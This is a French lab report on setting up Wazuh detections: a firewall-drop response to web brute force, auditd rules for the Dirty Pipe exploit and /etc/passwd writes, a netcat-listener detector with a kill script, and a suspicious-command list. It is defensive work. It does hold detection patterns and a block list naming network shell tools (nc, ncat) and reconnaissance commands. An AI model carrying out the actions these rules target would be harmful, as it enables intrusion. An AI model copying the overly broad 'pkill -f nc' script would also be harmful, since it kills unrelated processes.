
Pour faire cela, nous avons utilisé des fonctionnalités de base de Wazuh comme le script « firewall-drop » qui permet de blacklister une ip pendant une durée souhaiter.

Nous avons donc rajouté ce petit bout de code dans le fichier `/var/ossec/etc/ossec.conf` :

```
<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>31151</rules_id>
  <timeout>180</timeout>
</active-response>
```

### Démonstration :

Pour tester nos modifications, nous avons effectué de nouveau un bruteforce depuis notre machine kali-attaquant :



Suite à plusieurs erreurs 400, le serveur Wazuh détecte le brute force, alors il exécute le script afin de bloquer l'attaquant comme nous l'avons configuré :

Mar 19, 2025 @ 01:24:15.0...	web_server	Multiple web server 400 error codes from same source ip.	10	31151
Mar 19, 2025 @ 01:24:15.0...	web_server	Host Blocked by firewall-drop Active Response	3	651

Voici la règle iptables créé sur le serveur web par le script de réponse « firewall\_drop » afin de bloquer l'attaquant :

```

root@web-services:/home/user# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.2.5              anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination
DROP       all  --  10.0.2.5              anywhere

```

#### 4. Dirtypipe :

##### Mise en place :

Nous avons tout d'abord installé auditd puis modifier le fichier **/etc/audit/rules.d/audit.rules** des agents comme ceci :

- Installation de auditd :

```

3) ...
root@web-services:/home/user# apt install auditd

```

- Règles pour la détection de l'exploit dirtypipe :

```

-a always,exit -F arch=b64 -S splice -F a0=0x3 -F a2=0x5 -F a3=0x0 -F key=dirtypipe
-a always,exit -F arch=b64 -S splice -F a0=0x6 -F a2=0x8 -F a3=0x0 -F key=dirtypipe
-a always,exit -F arch=b64 -S splice -F a0=0x7 -F a2=0x9 -F a3=0x0 -F key=dirtypipe

```

- Règle pour la détection de l'écriture dans le fichier **/etc/passwd** :

```

-w /etc/passwd -p w -k audit-wazuh-w

```

- Chargement et vérification des règles :

```

root@web-services:/home/user# auditctl -R /etc/audit/rules.d/audit.rules
auditctl -l
No rules
enabled 1
failure 1
pid 2752
rate_limit 0
backlog_limit 8192
lost 0
backlog 1
backlog_wait_time 60000
backlog_wait_time_actual 0
enabled 1
failure 1
pid 2752
rate_limit 0
backlog_limit 8192
lost 0
backlog 1
backlog_wait_time 60000

```

Rajout du logfile auditd dans le fichier de conf **/var/ossec/etc/ossec.conf** pour qu'ils soient remontés au serveur Wazuh :




```
<localfile>
  <log_format>audit</log_format>
  <location>/var/log/audit/audit.log</location>
</localfile>
```

Du côté du serveur, nous rajoutons la règle de détection suivante dans le fichier `/var/ossec/etc/rules/local_rules.xml` :

```
<group name="dirtypipe-auditd">
  <rule id="700100" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.key">dirtypipe</field>
    <description>Dirty Pipe exploit activity detected (CVE-2022-0847)</description>
  </rule>
</group>
```

### Démonstration :

Nous avons ensuite testé l'exploit et nous pouvons donc bien visualiser la détection sur Wazuh :



## 5. Reverse Shell

### Mise en place :

Ensuite nous avons mis en place des détections pour éviter qu'un utilisateur ouvre un port d'écoute sur une machine de l'entreprise.

Pour faire cela, nous avons commencé par rajouter cette partie de code dans le fichier `/var/ossec/etc/ossec.conf` (sur l'agent) afin que l'agent exécute ce code en boucle toutes les 30s (récupérer les process qui tourne sur le pc) et les envoie au serveur Wazuh :


```
<localfile>
  <log_format>full_command</log_format>
  <alias>process list</alias>
  <command>ps -e -o pid,uname,command</command>
  <frequency>30</frequency>
</localfile>
```

Par la suite, nous avons configuré la détection sur le serveur Wazuh dans le fichier **/var/ossec/etc/rules/local\_rules.xml** du serveur :

```
<group name="ossec">
  <rule id="100050" level="0">
    <if_sid>530</if_sid>
    <match>^ossec: output: 'process list'</match>
    <description>List of running processes.</description>
    <group>process_monitor,</group>
  </rule>

  <rule id="100051" level="7" ignore="900">
    <if_sid>100050</if_sid>
    <match>nc -l</match>
    <description>netcat listening for incoming connections.</description>
    <group>process_monitor,</group>
  </rule>
</group>
```

Nous avons ensuite créé un fichier **kill\_nc.sh** dans le fichier **/var/ossec/active-response/bin/kill\_nc.sh**. C'est le script qui va être exécuté sur les PCs où netcat sera détecté. Il arrêtera le process de celui-ci :



```
user@web-services: ~ x root@wazuh-server:/home/wazuh-user x user@web-services: ~ x
GNU nano 5.8 Kali Tools Kali Docs Kali Forums Kali /var/ossec/active-response/bin/kill_nc.sh
#!/bin/bash
pkill -f nc
```

A présent, Il faut déclarer la commande et déclarer qu'il faut exécuter celle-ci quand un évènement est généré par la détection de netcat :

```
<command>
  <name>kill_nc</name>
  <executable>kill_nc.sh</executable>
  <timeout_allowed>no</timeout_allowed>
</command>

<active-response>
  <command>kill_nc</command>
  <location>local</location>
  <rules_id>100051</rules_id>
</active-response>
```

### Démonstration :

Quand on lance un netcat, dans une durée maximum de 30 secondes, le process de netcat est kill :

Mar 20, 2025 @ 16:18:40.9...	Web-Services	netcat listening for incoming connec...	7	<a href="#">100051</a>
------------------------------	--------------	---	---	------------------------

```
root@web-services:/home/user# nc -l 8888
Complété
```



## 6. Détection de commande :

### Mise en place :

Nous avons enfin mis en place des détections pour une partie des commandes que nous considérons comme potentiellement dangereuses. Pour faire cela, nous avons utilisé auditd afin de remonter les logs de toutes les commandes exécutées.

- Installation de auditd sur l'agent :

```
3) ...
root@web-services:/home/user# apt install auditd
```

- Ajout des lignes suivantes dans le fichier **/etc/audit/audit.rules** pour logger les commandes exécuter :

```
-a exit,always -F auid=1000 -F egid≠994 -F auid≠-1 -F arch=b32 -S execve -k audit-wazuh-c
-a exit,always -F auid=1000 -F egid≠994 -F auid≠-1 -F arch=b64 -S execve -k audit-wazuh-c
```

- Recharger les configurations de auditd :

```
sudo auditctl -R /etc/audit/audit.rules
sudo auditctl -l
```

- Relancer l'agent wazuh
- Créer la liste des commandes que l'on doit détecter avec le niveau de danger dans le fichier **/var/ossec/etc/lists/suspicious-programs** du serveur Wazuh:

```
ncat:yellow
nc:red
tcpdump:orange
uname:orange
hostname:orange
id:yellow
groups:yellow
whoami:orange
mount:red
```

- Rajouter à la section **<ruleset>** dans le fichier **/var/ossec/etc/ossec.conf** du serveur, le chemin de la liste des commandes malveillants :

```
<list>etc/lists/suspicious-programs</list>
```

- Créer la règle de détection dans le fichier **/var/ossec/etc/rules/local\_rules.xml** qui définit qu'une alerte doit être générer pour les commandes du fichier précédent :

```
<group name="audit">
  <rule id="100210" level="12">
    <if_sid>80792</if_sid>
    <list field="audit.command" lookup="match_key_value" check_value="red">etc/lists/suspicious-programs</list>
    <description>Audit: Highly Suspicious Command executed: $(audit.exe)</description>
    <group>audit_command,</group>
  </rule>
</group>
```

- Relancer le serveur wazuh.

**Démonstration :**

Une fois que nous exécutons la commande une commande citée dans le fichier, il y a maintenant une détection ainsi qu’une alerte.

Voici un exemple avec la commande mount :

